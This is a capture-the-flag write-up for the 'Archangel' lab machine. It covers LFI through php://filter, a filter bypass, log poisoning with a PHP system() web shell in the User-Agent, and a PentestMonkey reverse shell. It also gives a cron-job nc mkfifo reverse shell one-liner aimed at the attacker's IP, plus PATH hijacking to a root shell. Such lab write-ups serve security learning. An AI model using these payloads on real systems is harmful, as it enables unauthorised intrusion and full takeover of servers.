

# **Archangel**

## Find a different hostname

* Upon visiting the website, we quickly see some lorem ipsum placeholder content. We scroll to the bottom and see what CMS framework was used to build the website, however, on further investigation, we see “OS Templates” simply consists of HTML and CSS bootstrap content. In other words, nothing that we can use as a foothold for exploitation.
* Turns out the answer is right in front of our eyes when we first load the page. We can see a “Send us a mail” which includes [support@mafialive.thm](mailto:support@mafialive.thm). This suggests that mafialive.thm is the subdomain for this webserver.

## Find flag 1

* Using gobuster, we can enumerate for any potential directories that the site uses. Unfortunately, we don’t find anything useful or accessible – the only thing we find is a fake link to a Rick Roll :/.
* Additionally, an Nmap scan only shows that ports: 22 and 80 are open. Again, nothing that we can use to exploit – at least not yet.
* Text

  Description automatically generatedUsing the hostname we found previously, we could try edit our local /etc/hosts file and force it to resolve the provided public IP address to point to ‘mafialive.thm’ instead of the root directory.

After saving these changes to /etc/hosts, if we now enter ‘mafialive.thm’ in the URL bar, our local DNS resolver will redirect ‘mafialive.thm’ to point to the provided public IP address (10.10.228.237).

* *Note: This only works because the site has multiple VHosts setup.*

As a result, we get Flag 1.

## Look for a page under development

* If we enumerate the site once more using gobuster (or any other URL enumeration tool), we eventually find the development page of interest. Thus, we get our answer for this question.

## Find flag 2

* Playing around with the development page shows an HTTP request being made with an additional URL parameter returning another PHP page.
* If we try to perform an LFI attack, we are displayed a “not allowed” message. Although not effective, we at least know that LFI is present on this subdomain. We will have to experiment further with tricking the PHP filter code.
* If we change the ?view parameter to use anything else, such as ?page, and retain the same value, we are no longer being displayed the “not allowed” message. This could mean one of two things:


1. The PHP code filters anything if LFI is attempted with the ?view parameter.

OR

1. The PHP code fails to filter correctly and LFI can be performed by simply replacing the ?view parameter with another arbitrary parameter name, such as ?page.

* For us to verify how the PHP filter itself works, we have to find a way to view the PHP source code.
* After Googling around, we stumble across [this treasure trove](https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601) of PHP LFI methods. The method that looks most applicable (simply by matching the conditions) is **php://filter**. To use this method, we will need to prepend our value for ?view with “php://filter” and then provide a Base64 encoded version of the file we want (or at least a file we can read). This is done by including “/convert.base64-encode/resource=”. If this works, our output will be encoded in Base64, which we can simply decode using Base64. Remember, encoding does not serve to hide content, but rather convert strings of text, numbers, and characters into computer-readable format.
* Thus, we find Flag 2, alongside some PHP code which we should review.

## Get a shell and find the user flag

* The hint states to perform a Log Poisoning attack, which indicates that we can inject some PHP code in our User-Agent and carry out commands on the server.
* Reviewing the decoded PHP code in the previous task shows that there are two conditions being checked against LFI:
* Condition 1 = the ?view parameter must exist and does not contain “../..”, which is used heavily for LFI.

Condition 2 = the ?view parameter must include “/var/www/html/development\_testing” after being parsed, which attempts to restrict serving any content if the PHP parser does not detect this as part of the URL.

* We can exploit these two conditions:
* Condition 1 = can be exploited by simply using .././ instead of ../../. – not including the final full stop.
* Condition 2 = can be exploited by simply leaving /var/www/html/development\_testing in the URL.
* The final result will be:
* To make things easier to read, we can simply press Ctrl + U.
* Text

  Description automatically generatedTo get a Shell, we now have to perform a Log Poisoning attack. We can use our User-Agent as an attack vector by injecting the PHP code: <?php system($\_GET[‘test’]); ?>, where ‘test’ is an arbitrary value. We then append &test so that we can use it to carry out system commands.
* Text

  Description automatically generatedTo create a Reverse Shell to our local computer, we use the PHP Reverse Shell script made available from PentestMonkey. After modifying the shell, we then prepare a simple webserver using **python -m http.server 8000** so that the target will blindly make a Web GET request and save the shell to its own directory.
* Since the vulnerable server has made a successful Web GET request and retrieved the file, we can stop our local webserver as we won’t need it anymore. Now, simply start a Netcat listener on the specified port when we setup the PHP Reverse Shell script.
* We manually activate the Reverse Shell by simply navigating to *http://<target\_ip>/shell.php*. Ensure that our Netcat listener has been setup prior.
* After getting a Shell, we can browse around and eventually find Flag 2.

## Flag 2

**Concept: Privilege escalation with Cronjobs.**

Find Cronjobs. We see one that runs every 1 minute. Append to this .sh file with the following:

*echo “hello world” >> /opt/backupfiles/helloworld.txt*

*echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|nc {your\_ovpn\_ip} {port} > /tmp/f” >> helloworld.sh*

Run nc -lvnp 4242 on another terminal tab and wait for 1 minute. The cronjob will automatically execute after this period. You’ll notice that the system executes this under an Administrator account.

## Get Root

**Concept: Privilege escalation using path variable exploitation with backup files.**

If we navigate to /home/archangel, we see a ‘backup’ file. Trying to read this doesn’t provide much value, as it’s a binary file. However, we can see some lines of text in plain text.

Highlighted above in **RED**, we can see that this binary file does something with the archangel directory.

Run the following commands:

*touch cp*

*echo “#!/bin/bash” >> cp*

*echo “bash -p” >> cp*

*chmod +x cp*

Now, run the additional commands below to modify the behaviour of the Linux $PATH backup file location:

*export $PATH=/home/archangel/secret*

*echo $PATH*

With the files and file permissions created and modified, run the backup binary file. We should be able to get Root privileges based on the existing code within the binary file.

Now, it’s simply the matter of navigating to the /root directory and grabbing the flag.